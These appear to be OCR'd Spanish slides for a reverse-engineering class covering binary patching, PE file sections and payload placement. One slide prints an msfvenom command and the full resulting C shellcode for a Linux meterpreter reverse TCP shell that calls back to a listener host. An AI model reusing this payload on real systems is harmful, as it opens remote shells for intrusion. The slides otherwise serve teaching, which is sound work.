I. Ingeniería Inversa

David Rey Mata y Adrián Zamora Ramírez

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
OBJETIVO DE LA CLASE



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Tipos de lenguajes

Para entender el objetivo del reversing primero tenemos que entender los lenguajes de programación y sus tipos

Compilado

- Requiere compilador
- C, C++, Rust, Go
- Genera un programa nativo

?

Interpretado

- Requiere intérprete
- Python, Javascript, Bash
- Portable y compatible

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
Proceso de Compilado



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
¿Qué podemos hacer con un ejecutable?



Demo Time

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
Binary Patching

OP codes

Instructions size

Assembly



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

Binary Patching





PE File

text - Contains the executable code which is the written code.


data - Contains initialized data which are variables initialized in the code.

rdata - Contains read-only data. These are constant variables prefixed with const.


idata - Contains the import tables

reloc - Contains information on how to fix up memory
addresses so that the program can be loaded into memory without any errors.

rsrc - Used to store resources such as icons and bitmaps



Virtual memory



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Shellcode

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.72.140 LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of c file: 574 bytes
unsigned char buf[] =
"\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\x6a\x07\x5a\x0f\x05\x48\x85\xc0\x78\x51"
"\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01"
"\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00"
"\x11\x5c\xc0\xa8\x48\x8c\x51\x48\x89\xe6\x6a\x10\x5a\x6a"
"\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31"
"\xf6\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58"
"\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0"
"\x78\xed\xff\xe6";
```

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

Payload Placement

- Shellcode placement
- Decoding
- Obfuscation
- Execution



Tools



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
Análisis dinámico



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